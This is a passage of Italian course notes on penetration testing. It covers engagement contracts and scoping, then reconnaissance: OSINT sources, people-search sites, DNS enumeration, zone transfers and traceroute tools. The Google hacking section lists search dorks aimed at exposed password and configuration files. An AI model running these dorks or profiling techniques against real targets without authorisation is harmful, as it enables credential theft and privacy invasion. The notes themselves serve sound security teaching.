 - Non-Disclosure Agreement (NDA): sempre necessario firmare un accordo di non divulgazione (NDA), che riflette gli interessi di tutte le parti coinvolte nel processo di penetration testing: Cliente, pentester ed eventuali terze parti coinvolte. Un accordo di non divulgazione reciproca permette di chiarire i termini e le condizioni secondo cui il processo di penetration testing deve essere svolto. Il pentester deve rispettare questi termini durante tutto il processo di penetration testing. La violazione anche di un singolo termine di accordo potrebbe comportare gravi sanzioni, oltre all'esonero permanente dall'attività di penetration testing commissionata.
 - Contratto di Penetration Testing: accordo legale che regola le questioni tecniche, amministrative e commerciali tra cliente e pentester oltre che eventualmente tra le altre parti coinvolte. Data la sua importanza, il contratto di penetration testing dovrebbe essere stipulato servendosi del supporto di un avvocato o di un consulente legale.
- Tale contratto dovrà esplicitare quali servizi di testing devono essere offerti, i loro obiettivi principali, come e quando saranno condotti i servizi di testing, dichiarazione di pagamento e come mantenere la riservatezza dell'intero progetto.

- Checklist del Piano di Testing: preparare un Test Plan permette di avere una visione coerente del processo di penetration testing. Fornire al pentester dettagli più specifici di valutazione, elaborati in base alle esigenze del cliente. È buona prassi preparare una checklist del piano di testing (Test Plan) utilizzata per verificare con il contraente (cliente) i criteri di valutazione e le relative condizioni. Per preparare una checklist del piano di testing è importante considerare i seguenti aspetti:
 - Sono stati soddisfatti tutti i requisiti dichiarati durante la Request For Proposal (RFP)?
 - L'ambito del processo di penetration testing è stato definito in modo chiaro?
 - Sono state identificate tutte le componenti da valutare?
 - Sono state identificate tutte le parti coinvolte nel processo di penetration testing?
 - Verrà seguito uno specifico processo/metodologia di penetration testing?
 - Quando il processo di testing sarà terminato, verranno prodotti deliverable?
 - L'obiettivo della valutazione (asset) è stato mai analizzato e documentato in precedenza?
 - Sono stati assegnati tutti i ruoli e le responsabilità per le attività di penetration testing?
 - Sono previste figure (professionisti) di terze parti per effettuare specifiche valutazioni (metodologiche, tecnologiche o strumentali)?
 - Etc

3.4 Definizione dei Confini del Test

Le limitazioni possono riguardare aspetti tecnologici, di conoscenza o qualsiasi altra restrizione formale imposta dal cliente sull'asset. Ciascuna restrizione potrebbe causare interruzioni al processo di testing e dovrebbe (se possibile) essere superata utilizzando metodi alternativi. Alcune limitazioni potrebbero non essere superate/modificate e vengono utilizzate dal cliente per controllare il processo di penetration testing. Abbiamo diversi tipi di limitazioni:

- Limitazioni tecnologiche: l'ambito del processo di penetration testing è stato definito correttamente, ma nell'asset è presente una tecnologia che non può essere analizzata dal pentester. Il pentester non possiede le competenze, le licenze o gli strumenti per la valutazione di tale tecnologia. La valutazione delle tecnologie proprietarie o delle nuove tecnologie è uno degli aspetti più critici di un processo di penetration testing. Es: utilizzo di tecnologie proprietarie all'interno di un firewall, ciò impedisce il corretto funzionamento di eventuali strumenti per la valutazione del firewall.
- Limitazioni di conoscenza: insufficiente preparazione o esperienza del pentester, poca conoscenza di determinate tecnologie da valutare, conoscenza verticale solo di alcuni aspetti specifici del penetration testing: fasi, strumenti, etc. N.B. I limiti di conoscenza di un pentester possono avere un impatto negativo.
- Limitazioni infrastrutturali: alcune restrizioni sul testing possono essere applicate dal cliente per controllare il processo di valutazione. Esempio: limitare la «vista» di un asset solo a specifici dispositivi e tecnologie di rete che necessitano di una valutazione. Generalmente questo tipo di restrizione viene introdotto durante la fase di raccolta dei requisiti. Esempio: valutare tutti i dispositivi di rete che si trovano all'interno di un determinato segmento di rete, tranne un determinato server. È importante riflettere bene prima di applicare tali restrizioni al processo di penetration testing. La mancata analisi di alcuni dispositivi o di alcuni segmenti di rete potrebbe compromettere la sicurezza dell'intero asset.

Accordarsi sulle limitazioni

La valutazione delle restrizioni è importante, può essere fatta durante la fase di raccolta dei requisiti del cliente. Un pentester dovrebbe analizzare ogni requisito e discutere con il cliente per eliminare (o modificare) eventuali restrizioni che potrebbero causare interruzioni al processo di penetration testing o future violazioni di sicurezza.

Superare le limitazioni

Alcune limitazioni potrebbero essere superate (o mitigate) assumendo pentester altamente qualificati, utilizzando strumenti e tecniche avanzate di valutazione. Altre limitazioni potrebbero non essere superate. Ad es., potrebbe essere necessario più tempo per sviluppare soluzioni ad hoc che permettano il testing di determinate tecnologie.

3.5 Definizione degli Obiettivi di Business

Gli obiettivi di business sono «il punto di incontro» tra la parte tecnica e gestionale di un’organizzazione. Per supportare e garantire la sicurezza dei sistemi informativi dell’organizzazione stessa. Gli obiettivi di business devono garantire diverse cose:

- Reputazione: ampia visibilità ed accettazione per l’organizzazione mantenendo regolari controlli di sicurezza, conformità rispetto a standard e regolamentazioni e GDPR, Cybersecurity Act, ISO/IEC 27001, etc.
- Proteggere i sistemi informativi che memorizzano dati riservati riguardanti clienti, dipendenti ed altre entità dell’organizzazione.
- Elenicare minacce e vulnerabilità presenti nell’asset dell’organizzazione contribuendo a creare politiche e procedure di sicurezza per contrastare rischi noti ed ignoti (0-day).
- Minimizzare i costi per la gestione della sicurezza dell’asset eliminando i potenziali rischi che potrebbero causare danni economici e di reputazione se sfruttati da malintenzionati. Descrivendo le procedure tecniche da applicare per risolvere eventuali problematiche di sicurezza.

3.6 Gestione e Pianificazione di un Progetto

Per valutare la sicurezza di un determinato asset potrebbero essere necessari più pentester (team), coordinati da un Project Manager. Il penetration testing richiede un’attenta ripartizione del tempo in base alle risorse. Una risorsa potrebbe essere un pentester, ma anche uno strumento utilizzato per condurre un’attività di penetration testing. Dopo aver identificato ed assegnato le risorse per eseguire determinate attività è necessario definire una timeline che mostri l’utilizzo di tali risorse durante il processo di penetration testing (Diagrammi di gantt)

Capitolo 4

Information Gathering

Fase anche nota come ricognizione o footprinting, è stimato che circa l'80% del tempo richiesto da un tipico processo di penetration testing sia dedicato a questa fase.

La fase di Information Gathering può essere di tipo «attivo» o «passivo»:

- Active Information Gathering: vengono raccolte informazioni sull'asset inviando traffico di rete verso tale asset. I pro di questa fase sono che permette di ottenere più informazioni e permette di ottenere informazioni più aggiornate e precise. Il problema può essere che alcuni dispositivi potrebbero intercettare questa attività
- Passive Information Gathering: vengono raccolte informazioni sull'asset utilizzando servizi di terze parti. Permette di operare in maniera «nascosta» all'asset, ma permette di ottenere meno informazioni e ottiene informazioni meno aggiornate e precise.

4.1 Open Source Intelligence

L'Information Gathering si basa fortemente sul concetto di Open Source INTeelligence (OSINT), cioè record o informazioni pubbliche che le organizzazioni condividono come parte delle loro operazioni quotidiane. OSINT permette di ottenere informazioni la cui fruizione non è protetta da controlli di sicurezza.

Lo spionaggio che coinvolge l'interazione tra esseri umani viene definito come HUMan INTeelligence (HUMINT). La cattura di segnali radio con l'intento di violare la comunicazione prende il nome di SIGnal INTeelligence (SIGINT).

4.2 Utilizzo di risorse pubbliche

Diverse risorse pubbliche possono essere utilizzate per raccogliere informazioni su asset di interesse (Spazio di indirizzamento IP, DNS, Autonomous System, etc). Il vantaggio dell'utilizzo di queste risorse è che il traffico di rete non viene inviato direttamente verso l'asset di interesse, tale attività non è quindi rilevata e memorizzata dall'asset.

4.2.1 Web Archiving

Raccolta di parti del World Wide Web (WWW) per garantire che le informazioni siano conservate in un archivio per scopi/usi futuri. Utilizzo di web crawler per raccogliere enormi quantità di informazioni (Heritrix, HTTrack, etc.). Utile per capire la periodicità di aggiornamento di un determinato sito Web.

Wayback Machine

Wayback Machine è un esempio di web archiving, è possibile trovarlo al seguente indirizzo: <http://web.archive.org>. Contiene un archivio delle pagine Web presenti sulla rete Internet.

4.2.2 Ricerca Informazioni Personalali

Social Network

Social Network	Type	Scope	Main potential for OSINT
<i>4chan</i>	Online community	Worldwide	Users interested in illicit activities
<i>Badoo</i>	Dating	Worldwide	Intimate and personal details
<i>Cloob</i>	Social connections	Iran	Personal profile, posting and community membership
<i>Draugiem</i>	Social connections	Latvia	Personal profile, publications in blogs, group membership
<i>Facebook</i>	Social connections	Worldwide	Personal profile, preferences and places visited
<i>Facenama</i>	Social connections	Iran	Personal profile, publications, photos and videos
<i>Flickr</i>	Photo-sharing	Worldwide	Activities, hobbies, places and personal relationships
<i>Instagram</i>	Social connections	Worldwide	Habits, locations and personal relationships
<i>LinkedIn</i>	Business	Worldwide	Professional profile, education, skills and languages
<i>Mixi</i>	Social connections	Japan	Personal profile, interests and opinions
<i>Odnoklassniki</i>	Social connections	Mainly Russia	Personal profile of adults, past and present friendships
<i>Qzone</i>	Social connections	Mainly China	Personal profile, preferences, habits
<i>Reddit</i>	Online community	Worldwide	Users trends, behaviors, and publications
<i>Renren</i>	Social connections	Mainly China	Personal profile of students, friendships and discussions
<i>Taringa!</i>	Social connections	Mainly Latin America	Personal profile, publications and community membership
<i>Tinder</i>	Dating	Worldwide	Intimate and personal details
<i>Tumblr</i>	Photo-sharing	Worldwide	Activities, hobbies, places and personal relationships
<i>Twitter</i>	Social connections	Worldwide	Personal profile, opinions and publications
<i>VKontakte (VK)</i>	Social connections	Mainly Russia	Personal profile, preferences and publications
<i>Weibo</i>	Social connections	Mainly China	Personal profile, opinions and publications

Pipl

Pipl permette di cercare informazioni su persone in base al loro nome e cognome, città, stato, paese, numero telefonico, etc. Si trova al seguente sito: [sito: http://www.pipl.com](http://www.pipl.com). È un servizio a pagamento.

Altri siti

- SPOKEO: <https://www.spokeo.com>
- XLEK: <https://xlek.com/>
- Instantcheckmate: <https://www.instantcheckmate.com/>

4.2.3 Ricerca di indirizzi email

Hunter: <https://hunter.io>

4.2.4 Ricerca su Data Breach

Haveibeenowned

haveibeenowned.com permette di controllare se una determinata e-mail è stata coinvolta in un data breach.

4.2.5 Reverse Image Search

TinEye

TinEye situato al sito: <http://www.tineye.com>, è un sito di Reverse Image Search Engine. Permette di scoprire da dove proviene un'immagine, come viene usata e se esistono versioni modificate dell'immagine. Permette anche di trovare versioni dell'immagine con risoluzione più elevata.

4.2.6 Google Hacking

Utilizzando Google in maniera opportuna è possibile ottenere informazioni molto utili ed interessanti come username, password, file di configurazione, informazioni riservate e Etc. Google permette di effettuare ricerche molto precise e «mirate» utilizzando opportuni operatori di ricerca detti anche parametri o comandi.

I principali parametri di ricerca forniti da Google sono i seguenti:

- "frase": viene ricercata esattamente la frase racchiusa tra doppi apici
- +: forza una ricerca ad includere un singolo termine o frase
- -: esclude dalla ricerca un singolo termine o frase
- AND ed OR logico tra due o più termini di ricerca
- site: Limita i risultati a quelli di un sito Web specifico

I principali parametri di ricerca forniti da Google sono i seguenti:

- intitle: trova le pagine con una determinata parola (o parole) nel titolo
- intext: trova le pagine contenenti una determinata parola (o parole) nel contenuto
- inurl: trova le pagine con una determinata parola (o parole) nell'URL
- filetype: limita i risultati a quelli di un determinato tipo di file

Esempi

- site:unisa.it sedute di laurea filetype:pdf - utilizzando il parametro site: la ricerca restituirà solo i risultati riguardanti unisa.it, in più cerchiamo nelle pagine di unisa.it tutti i PDF che riguardano le «sedute di laurea» utilizzando il parametro filetype:;
- site:unisa.it filetype:pdf intitle:esame - utilizzando il parametro site: la ricerca restituirà solo i risultati riguardanti unisa.it. Cerchiamo nelle pagine di unisa.it tutti i PDF (parametro filetype:) che riguardano l'esame (parametro intitle:);
- site:.gov intitle: "index of /" - utilizzando il parametro site: effettuiamo una query che riguarda tutti i domini .gov. Cerchiamo i siti, nelle pagine con dominio .gov, che consentano il directory listing utilizzando il parametro intitle:;
- intext:password "Login info" filetype:txt - utilizzando i parametri intext: e filetype: cerchiamo tutti i file testuali contenenti credenziali di accesso username e password.

Altri esempi di "index of/"

- "Index of /admin"
- "Index of /passwd"
- "Index of /password"
- "Index of /mail"
- "Index of /" +password.txt
- "Index of /" +.htaccess
- "Index of /secret"
- "Index of /confidential"
- "Index of /root"
- "Index of /cgi-bin"
- "Index of /logs"
- "Index of /config"

Google Hacking Database

Database collaborativo contenente complesse query Google «preconfezionate» chiamate dork. Aggiornate costantemente. Utilizzano determinati operatori per trovare informazioni specifiche. Sito: <https://www.exploit-db.com/google-hacking-database>

Google Advanced Search

Google Advanced Search: https://www.google.com/advanced_search

4.2.7 Attack Surface Monitoring

SpiderFoot

Il sito è: <https://www.spiderfoot.net/>. Strumento di ricognizione che interroga automaticamente oltre 100 fonti OSINT per raccogliere informazioni su indirizzi IP, nomi di dominio, indirizzi e-mail, nomi, etc. Disponibile sia in versione Web-based che stand-alone.

Hacker Target

<https://hackertarget.com/>, permette di cercare informazioni riguardo domini e servizi di rete.

H. E. BGP Toolkit

<https://bgp.he.net/>, permette di acquisire informazioni su Autonomous System (AS)

4.2.8 Geolocalizzazione

DNSdumpster

<https://dnsdumpster.com>, permette di cercare informazioni su domini e servizi di rete. Rappresenta in modalità grafica le informazioni ottenute. È uno strumento ben documentato: <https://dnsdumpster.com/footprinting-reconnaissance/>. Disponibile sia in versione Web-based che stand-alone.

4.3 Informazioni di Registrazione

4.3.1 WHOIS

Protocollo definito dall'RFC 3912, è uno strumento (comando) disponibile in molti sistemi operativi. Mediante il WHOIS è possibile ottenere informazioni di registrazione su un determinato nome di dominio (o indirizzo IP): E-mail, Numeri di telefono, Indirizzi e Etc. Mediante il comando whois è possibile accedere a tutte le funzionalità fornite dal protocollo WHOIS. Oltre al comando whois, il protocollo WHOIS può essere acceduto mediante alcuni servizi Web-based.

4.4 Analisi dei Record DNS

L'obiettivo degli strumenti appartenenti a questa categoria è quello di raccogliere informazioni sui server DNS ed i relativi record. Tali strumenti permettono anche di ottenere informazioni su tutti gli indirizzi IP e gli hostname associati ad un determinato dominio.

Il DNS - Domain Name System (o Server) è un database globalmente distribuito, scalabile ed affidabile, si occupa di:


- Forward Mapping (o Lookup): conversione da nomi di dominio a indirizzi IP
- Reverse Mapping (o Lookup): conversione da indirizzi IP a nomi di dominio

Il DNS si basa su tre componenti principali:

- Spazio dei nomi (Name Space)
- Server (Name Server) che rendono disponibile lo spazio dei nomi
- Client (Resolver) che interrogano i server riguardo allo spazio dei nomi


4.4.1 Name space

Il Name Space rappresenta la struttura del database DNS. Un albero invertito, con il nodo radice in cima, ciascun nodo ha un'etichetta. Il nodo root ha l'etichetta “.”




4.4.2 Nomi di dominio

Un nome di dominio (Fully Qualified Domain Name - FQDN) è la sequenza di etichette da un nodo verso la radice separate da punti '.', letti da sinistra a destra.




4.4.3 Delega

Un amministratore di un dominio può delegare la responsabilità della gestione di un sottodominio a qualcun altro. Ogni volta che un amministratore delega un sottodominio, viene creata una nuova unità amministrativa, chiamata zona. Il sottodominio ed il suo dominio «padre» possono essere amministrati in modo indipendente. Il confine tra le zone è chiamato punto di delega.



4.4.4 Name Server e Zone

I server DNS (Name Server) che memorizzano le informazioni relative ad un'intera zona sono detti «autoritativi» per tale zona. Di solito, più di un Name Server è autoritativo per la stessa zona. Questo assicura ridondanza e bilanciamento del carico. Un singolo Name Server può essere autoritativo per più zone. Due tipi di Name Server:



- Name Server Autoritativi (o Name Server Primari): memorizzano informazioni relative ad un'intera zona e possono essere:
 - Master: dove i dati sono inseriti o modificati
 - Slave: dove i dati sono replicati
- Name Server di Caching (o Name Server Secondari): memorizzano i dati ottenuti da un Name Server Autoritativo

Per poter interoperare tra loro, i Name Server utilizzano le informazioni memorizzate nei Record DNS.

4.4.5 Record DNS

SOA - Start Of Authority (RFC 1035 ed RFC 2308). Definisce informazioni su una DNS zone. Ad esempio: E-mail dell'amministratore del dominio, Numero seriale del dominio, Timer relativi all'aggiornamento della zona, Timer relativi alla scadenza delle cache DNS, Etc. Abbiamo diversi tipi di record:

- NS - Name Server Record (RFC 1035): name Server autoritativi per una determinata zona
- A - IPv4 Address Record (RFC 1035): stabilisce il forward mapping da nomi a indirizzi IPv4
- AAAA - IPv6 Address Record (RFC 3596): stabilisce il forward mapping da nomi a indirizzi IPv6
- MX - Mail Exchange Record (RFC 1035): indica quali server di posta sono responsabili dell'accettazione di messaggi e-mail in arrivo per un determinato dominio e dove le e-mail inviate a tale dominio devono essere instradate
- CNAME - Canonical Name (RFC 1035): usato come alias per un altro nome di dominio

- CAA - Certification Authority Authorization (RFC 6844)
- PTR - Pointer record (RFC 1035): puntatore ad un Canonical Name. Usato per effettuare reverse mapping
- TXT - Text record (RFC 1035): originariamente introdotto per inserire dati testuali human-readable in un record DNS. Fornisce un modo per espandere le informazioni fornite tramite DNS.

4.4.6 Comando host

Mediante il comando host è possibile ottenere gli indirizzi IP associati ad un determinato hostname (e viceversa). Se il parametro passato al comando host è un hostname, tale comando permette di realizzare un forward mapping (o forward lookup). Se il parametro passato al comando host è un indirizzo IP, tale comando permette di realizzare un reverse mapping (o reverse lookup). Mediante il comando host è possibile ottenere gli indirizzi IP associati ad un determinato hostname: host hackthissite.org (hackthissite.org Host di testing che permette di esercitarsi con strumenti per l'ethical hacking). Di default, il comando host restituisce i campi A, AAAA ed MX di un determinato dominio.

Esempio Forward Mapping

Di default il comando host restituisce i record A, AAAA ed MX di un dominio. Tale comando può essere invocato per far restituire tutti i record di un determinato dominio: host -a hackthissite.org

Esempio Reverse Mapping

Mediante il comando host è anche possibile ottenere l'hostname associato ad un determinato indirizzo IP (Reverse Lookup): host 137.74.187.102.

Mediante il comando host è anche possibile controllare se un determinato dominio utilizza un Content Delivery Network (CDN): Akamai, Cloudflare, etc

4.4.7 Comando host - Zone Transfer

Mediante il comando host è possibile effettuare un DNS Zone Transfer (ZT). Meccanismo usato per replicare un database DNS da un Master Name Server verso uno Slave Name Server. Senza questo meccanismo, gli amministratori dei server DNS dovrebbero aggiornare ciascun server DNS separatamente.

Se uno ZT va a buon fine un utente malevolo potrebbe conoscere host che non sono pubblicamente disponibili, raccogliere altre informazioni potenzialmente utili sull'asset. Improbabile trovare server DNS che permettano di effettuare ZT a seguito di richieste da parte di host arbitrari. Le informazioni che tale meccanismo permette di scambiare potrebbero essere critiche o sensibili. Se un server DNS permette a chiunque di effettuare operazioni di ZT senza alcuna limitazione se tale server è stato mal configurato oppure presenta dei bug.

Zone Transfer - Esempio

Utilizziamo zonettransfer.me, un server DNS vulnerabile «by design» a ZT:

1. Individuiamo i Master Name Server associati al dominio zonettransfer.me: host -t ns zonettransfer.me

I Master Name Server associati al dominio zonettransfer.me sono: nsztm1.digi.ninja e nsztm2.digi.ninja.

Utilizziamo zonettransfer.me, un server DNS vulnerabile «by design» a ZT.

2. Richiediamo di effettuare uno ZT, simulando di essere uno Slave Name Server: host -l zonetransfer.me nsztm1.digi.ninja.

4.4.8 Comando dig

Mediante il comando dig è possibile effettuare interrogazioni DNS. È più flessibile rispetto al comando host.

4.4.9 Comando dnsenum

Permette di raccogliere informazioni su un dominio: Indirizzi IP associati ad un dominio, Server DNS associati ad un dominio, Record MX associati ad un dominio, Altri record associati ad un dominio, etc. Permette anche di ottenere i nomi dei sottodomini (hostname) tramite tecniche di Brute Forcing, usando una lista di nomi fornita in input.

Kali fornisce due file contenenti liste di nomi (wordlist) dei sottodomini:

- dns.txt che contiene circa 1480 nomi di sottodominio
- dns-big.txt che contiene circa 266930 nomi di sottodominio

Oltre ad essere utilizzato per ottenere informazioni sul DNS, dnsenum fornisce anche altre funzionalità: effettuare Zone Transfer, individuare i blocchi di rete /24 appartenenti al dominio, effettuare reverse lookup sugli indirizzi IP appartenenti a tali blocchi, usare i thread per processare differenti query, etc. Esempio: dnsenum zonetransfer.me

4.4.10 Comando fierce

Strumento che utilizza diverse tecniche per trovare gli indirizzi IP ed i sottodomini (hostname) di un determinato dominio. Per trovare i nomi dei sottodomini utilizza una wordlist (dizionario) fornita in input dall'utente. Permette di individuare spazi di indirizzamento IP non contigui.

4.4.11 Dmitry

Deepmagic Information Gathering Tool è uno strumento multifunzione per la raccolta di informazioni su un determinato dominio. Permette di ottenere varie informazioni sui Record WHOIS di un dominio, informazioni sul dominio raccolte da Netcraft.com, sui sottodomini, indirizzi e-mail associati al dominio, e etc.

Osservazione: DMitry permette di ottenere con un singolo strumento informazioni che potrebbero essere ottenute usando diversi strumenti. Esempio: dmitry -iwnse unisa.it

4.4.12 Maltego

Consente di estrarre, raccogliere e rappresentare informazioni in modo significativo. Si basa sul concetto di Open Source Intelligence (OSINT). Consente di identificare le relazioni chiave tra le informazioni raccolte. Consente di visualizzare graficamente le relazioni tra i dati in modo che sia più facile individuare aspetti comuni tra le informazioni.

È uno strumento interattivo per il Data Mining. Utilizzato nelle investigazioni online per trovare relazioni tra «pezzi» di informazioni provenienti da varie fonti di dati sulla rete Internet. Si basa sul concetto di trasformata (transform). Una trasformata sono una serie di operazioni che permettono di automatizzare il processo di interrogazione su diverse fonti di dati, mostrare i risultati delle interrogazioni in maniera grafica così da evidenziare le relazioni semantiche tra i dati.

Esistono quattro versioni di Maltego:

- Maltego Community Edition (CE) [Che utilizzeremo per il corso]
- Maltego One
- Maltego Classic
- Maltego XL

Tutte le versioni di Maltego hanno accesso ad una libreria di trasformate standard. Per la raccolta di informazioni da una vasta gamma di fonti pubbliche, comunemente utilizzate durante le indagini online e nella Digital Forensics.

4.5 Raccolta Informazioni di Routing

Le informazioni di routing permettono di identificare gli host presenti tra l'host del pentester e l'host target. Raccogliere informazioni sul funzionamento della rete e su come il traffico viene instradato tra l'host del pentester e l'host target. Determinare se esistono eventuali «barriere» intermedie tra l'host del pentester e l'host target: firewall, server proxy, etc.

4.5.1 Comando traceroute

Traceroute invia pacchetti UDP oppure ICMP echo request verso l'host di destinazione.

Concetti alla base: Header IPv4 – Time To Live (TTL)

Limite superiore al «tempo di vita» di un pacchetto (datagramma) IP sulla rete Internet. Il valore del campo TTL è impostato dall'host mittente del pacchetto ed è decrementato da ogni router (hop) lungo la rotta verso la destinazione. Se il campo TTL raggiunge il valore 0 prima che il pacchetto arrivi alla sua destinazione:

1. Il pacchetto viene scartato
2. Viene inviato al mittente un pacchetto contenente un messaggio di errore «ICMP Time Exceeded»

Tale pacchetto conterrà l'indirizzo IP dell'host che ha generato l'errore.

Concetti alla base – Idea di Funzionamento

traceroute invia pacchetti UDP oppure «ICMP echo request» verso l'host di destinazione. Il campo Time To Live (TTL) del pacchetto è inizialmente impostato ad 1. Tale campo è poi di volta in volta incrementato di 1 ad ogni host (hop) intermedio raggiunto lungo il percorso di routing verso l'host di destinazione. Fino ad un valore massimo prefissato, dipendente dal sistema operativo in uso.

Traceroute su linux

Il comando traceroute invia tre richieste per ciascun valore del TTL (Time To Live). Stampa una riga per ciascun valore del TTL. Tale riga include: Valore del TTL, Hostname e/o Indirizzo IP del router che ha risposto alla richiesta e Round-Trip Time (RTT) relativo a ciascuna richiesta. Per ciascuna richiesta, se non c'è una risposta entro un certo periodo di timeout, viene stampato un asterisco «*».

Round-Trip Time (RTT) o Round-Trip Delay (RTD) : tempo richiesto da un pacchetto per viaggiare da una specifica sorgente ad una specifica destinazione e viceversa.

Nota: Di default nella versione corrente di Kali viene impostato TTL=30, quindi possono essere tracciati 30 hop.

4.5.2 Comando tcptraceroute

Estende le funzionalità fornite dal comando traceroute. tcptraceroute potrebbe essere utilizzato anche in presenza di firewall tra l'host del pentester e l'host di destinazione. I firewall sono spesso configurati per filtrare il traffico ICMP e UDP associato al comando traceroute. Le informazioni restituite da tale comando risulterebbero quindi parziali o inattendibili. tcptraceroute usa pacchetti TCP SYN. tcptraceroute permette di usare connessioni TCP su una specifica porta, di default la porta utilizzata è la 80. Viene usato il TCP Three-Way Handshake. Se la porta è aperta viene ricevuto un pacchetto SYN/ACK. Se la porta è chiusa viene ricevuto un pacchetto RST.

Esempio: tcptraceroute 8.8.8.8 53. Effettuo il traceroute verso un server DNS di Google (8.8.8.8), interrogandolo sulla porta (53) attraverso cui il servizio DNS è erogato.

4.5.3 Comando tctrace

Non presente di default in Kali Linux, va quindi installato: apt-get install irpas. Logica di funzionamento molto simile a quella del comando tcptraceroute, tctrace invia un pacchetto SYN ad un host specifico e se la risposta è un SYN/ACK, la porta è considerata aperta. Sintassi del comando:tctrace -i <interfacciaDiRete> -d <targethost>.

4.6 Utilizzo di Motori di Ricerca

Strumenti che permettono di raccogliere una grande quantità di informazioni appartenenti all'Open Source Intelligence (OSINT). Osservazione: Talvolta, gli strumenti che vedremo (theHarvester, FOCA e soprattutto Metagoofil), potrebbero fornire risultati parziali o non fornirne affatto a causa di blocchi attuati dai motori di ricerca. Alcune possibili soluzioni:

- Ripetere l'esecuzione degli strumenti dopo qualche minuto (o qualche ora)
